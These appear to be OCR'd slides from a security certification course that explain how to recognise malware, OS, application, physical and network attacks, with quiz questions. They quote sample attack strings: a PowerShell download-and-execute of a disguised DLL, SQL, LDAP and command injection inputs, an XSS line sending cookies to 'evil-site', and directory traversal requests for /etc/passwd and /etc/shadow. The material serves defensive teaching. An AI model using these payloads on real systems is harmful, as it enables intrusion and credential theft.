Ransomware	• Files are suddenly inaccessible • A ransom demand notice pops up on your screen
Trojan (Remote Access Trojan, RAT)	• Files and/or browser windows open and close unexpectedly • You mouse pointer moves on its own • Odd sounds or videos play, your mic or camera is unexpectedly activated • Can be difficult to detect
Spyware	• Your credentials and PII appear online • Unused email accounts start receiving spam
Bloatware	• Unnecessary software takes up disk space or consumes memory and CPU time without adding any real benefit

Malware Indicators by Type (cont'd)

Type	Indicator
Virus / malware	• Your computer is running unbearably slowly • Programs that you frequently use are now suddenly unusable • The number of pop-up ads you encounter has increased exponentially • You see strange files you did not create or download
Worm	• Your computer creates unexpected or unusual amounts of network traffic • Other computers on your network also start behaving strangely
Keylogger	• You see an unnecessary hardware adapter between keyboard and USB port • Your credentials or confidential typing appear on the Internet
Logic bomb	• A sudden (and often devastating) malware event (files deleted, accounts locked, strange popups) happens on your system for seemingly no reason • The symptoms do not match typical malware or ransomware patterns
Rootkit	• Your computer behaves as if it has malware, but an anti-virus scan turns up nothing

Ransomware Examples

About Rootkits

- A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity.
  - It can change the known hash of common utilities to avoid detection by antivirus or file integrity monitoring tools.
- A rootkit grants the attacker:
  - Remote access and control over the infected system
  - The ability to perform malicious actions such as stealing data, installing backdoors, and launching attacks on other systems.
- It is one of the most difficult types of malware to remove
  - Can persist even after rebooting or reinstalling the OS.
  - You have to wipe the drive clean first before reinstalling the OS.

Where Rootkits Can Be Placed

- Hypervisor level
  - Modifies the boot sequence of a host system to load a VM as the host OS
- Hardware
  - Hides malware in devices or firmware
- Boot loader level
  - Replaces the boot loader with one controlled by the hacker
- Application level
  - Replaces valid application files with Trojans
- Kernel level
  - Replaces kernel code with back-door code
- Library level
  - Uses system-level calls to hide themselves

Question

- You receive an alert from a file integrity monitoring tool.
- The hash of the cmd.exe file has changed.
- You check the OS logs and notice that no patches were applied in the last two months.
- Which of the following most likely occurred?
- **A rootkit was installed**

Operating System Attack Indicators

Operating System Attacks

An operating system can be attacked in many, many ways including:

- Physically (booting from another OS)
- Local and remote password attacks
- Buffer overflow attacks to installed applications and network services
- Malware activity
- Malicious updates
- User error/insider threat/Advanced Persistent Threat
- Privilege escalation
- DoS/DDoS

OS Attack Indicators

Symptom	Likely Cause
• Your computer is running unbearably slowly • Programs that you frequently use are now suddenly unusable • The number of pop-up ads you encounter has increased dramatically • You see strange files you did not create or download	• Virus/malware
• Your computer restarts itself on its own, or crashes and then restarts • Network services behave strangely, or there are log entries showing processes and service accounts performing strange tasks	• Remote code execution • DLL injection • Service path injection
• You receive error messages you have never seen before	• Malware • Trojan

OS Attack Indicators (cont'd)

Symptom	Likely Cause
• Security log entries show unexpected activity by SYSTEM or administrator/root	• Privilege escalation
• Unexpected account lockouts • Log entries of unexplained administrator or user activity	• Password cracking
• Changes are made with no corresponding entry in the system log • Network services behave strangely or crash	• Buffer overflow • Rootkit
• Unexplained password changes • Unexpected activity	• (take your pick!)

DLL Injection Example

This PowerShell command:

1. Launches PowerShell
2. Downloads a “JPG” from somehost.com
3. Saves the JPG to the TEMP directory as “autoupdate.dll”
4. Uses rundll32.exe to load and execute the DLL

```
C:\Windows
\System32\WindowsPowerShell\v1.0\powershell.exe
-URI https://somehost.com/04EB18.jpg -OutFile
$env:TEMP\autoupdate.dll; Start-Process
rundll32.exe $env:TEMP\autoupdate.dll
```

Application Attack Indicators

Application Attacks

- As with OS attacks, application attacks are a broad category
- Most application attacks use the same or similar methodology to operating system attacks
- The targeted vulnerability is in an installed application, not an operating system feature or process
- If the application is a web app, protect it from injection attacks with:
  - Input sanitization
  - Web Application Firewall (WAF)

Application Attack Indicators

Attack Type	Description
Injection	• Unexpected OS or database commands performed by web or DB service accounts • Increase in database reads • Excessive requests for important files
Buffer overflow	• Application or service suddenly becomes unstable or crashes • Unusual security events occur but are not logged
Replay	• The same account logs on multiple times from different IP addresses/locations • Logs show the same transaction occurred multiple times
Privilege escalation	• Unexpected privileged activities occur • Logs show unexpected activities on a standard user's computer performed by SYSTEM or administrator/root
Forgery	• CSRF • SSRF
Directory traversal	Webserver or other logs show dot-dot-slash file system navigation requests

Injection Attack Indicators

SQLi examples:

‘ or 1=1;--

xp_cmdshell

LDAP examples:

(userID=*)

(userName=admin*)

OS command examples:

<normal input>;cat /etc/passwd


<normal input>;ping <private IP address>

XSS examples:

<script>(document.cookie)</script>

<script>document.location = "https://evil-site/?cookies=" + document.cookie;</script>


Replay Attack Example



Server-Side Request Forgery (SSRF)

- A web security vulnerability
- Allows an attacker to cause the server-side application to make requests to an unintended location
  - Connect to internal-only services within the organization's infrastructure
  - Force the server to connect to arbitrary external systems

SSRF Example



Directory Traversal

- AKA ../ or dot-dot-slash
- Allows an attacker to navigate outside the web publishing directory
- An attacker can:
  - Request a file that should not be accessible from the web server
  - Gain access to restricted directories and files
  - Execute commands outside of the root directory of the webserver
  - Manipulate variables related to ../ files

Directory Traversal Example

Command injection and directory traversal attempts

```
[06-Apr-2021-18:00:06] GET /index.php/../../../../../../etc/passwd
[06-Apr-2021-18:01:07] GET /index.php/../../../../../../etc/shadow
[06-Apr-2021-18:01:26] GET /index.php/../../../../../../../../../../etc/passwd
[06-Apr-2021-18:02:16] GET /index.php?var1=;cat /etc/passwd;&var2=7865tgydk
[06-Apr-2021-18:02:56] GET /index.php?var1=;cat /etc/shadow;&var2=7865tgydk
```

https://www.comptia.org/contact-us/%3Ffile%3D..%2F..%2F..%2Fetc%2Fpasswd
http://www.example.com/../../../../etc/passwd
http://example.com/events.php?file=../../../../etc/passwd
http://example.com/scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir+c:\

Directory Traversal Example #2

10.1.1.1 – – [10/Jan/2020:13:23:51 +0000] “POST /vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1” 200 143 “https://10.1.1.2/” “USERAGENT ”
10.1.1.1 – – [10/Jan/2020:13:23:53 +0000] “GET /vpn/../vpns/portal/backdoor.xml HTTP/1.1” 200 941 “-” “USERAGENT”
10.1.1.1 – – [10/Jan/2020:16:12:31 +0000] “POST /vpns/portal/scripts/newbm.pl HTTP/1.1” 200 143 “https://10.1.1.2/” “USERAGENT”

Question

- You review the log files from a web server and see the following
- http://example.com/someotherpageonsite/../../../etc/shadow
- What is the attacker doing?
- **Using directory traversal to get a copy of the /etc/shadow user file**

Physical Attack Indicators


Hardware Key Loggers


- Inserted between a keyboard and a computer
- Functions independently from the device and its OS
- Unlikely to be detected by the OS or anti-virus software
- Usually only detected by visual inspection

Radio Frequency ID Cloning

- AKA RFID Skimming
- RFID Identity Theft
- Reads, copies, and writes an RFID card (badge) / fob
- Larger/custom antenna allows attacker to be a foot or so away
  - You can hide it in a backpack
  - Get next to the victim in an elevator, checkout line, etc.
- Hardware device examples include Flipper, Proxmark3, various models of RFID readers/writers
- There are mobile apps to clone RFID, NFC, encrypted cards

RFID Cloning Tools





USB Stick Baiting


- A type of social engineering
- Compromised sticks are scattered where users will find them
  - When plugged in they autorun the payload
  - Infected “game” or fake media file
  - Payload is often re-encoded to evade anti-virus
- Hopefully the user will plug the stick into their machine inside the network
- Payload connects to waiting attacker
- Requires attacker set up exploit handler to receive incoming request

USB Cable Baiting

- A variant on the malicious USB stick
- A USB phone cable has programmable malicious firmware
- The victim uses it to plug their phone into a computer
- It issues commands to the device as if it is a keyboard
- The cable might also have a small Wi-Fi transceiver that the attacker can connect to
  - Issue commands in real-time

ATM Card Skimmer

- A physical device placed over the input slot of an ATM card reader
- Captures the card number as the transaction occurs



Question

- A store receives reports that shoppers' credit card information is being stolen.
- Upon further analysis, those same shoppers also withdrew money from an ATM in that store.
- The attackers are using the targeted shoppers' credit card information to make online purchases.
- Which attack type is the MOST probable cause?
- **Card skimming**

Question #2

- Users are complaining that their accounts are being used to send unauthorized emails and other suspicious activities.
- These users share the same workstations.
- The workstations have endpoint protection disabled.
- In some cases, sensitive data is being uploaded to external sites.
- Even though all user account passwords were reset, the issue continues.
- What type of attack is the likely problem?
- **Keylogger**

Question #3


- You are examining packet capture data from a compromised host.
- Some of the packets contain large amounts of text.
- What do you think is installed on the compromised host?
- **Software Keylogger**
- **The attacker is retrieving the data remotely**

Network Attack Indicators

Malware / Botnet Activity

- Can include all manner of malicious code attacks to:
  - Recruit bots
  - Perform a distributed attack or task
- Attack types can include:
  - Worm activity
  - Beaconing
  - Remote code execution
  - Brute forcing
  - Cryptomining
  - DDoS attacks

Malware / Botnet Example



Malware / Botnet Activity Indicators

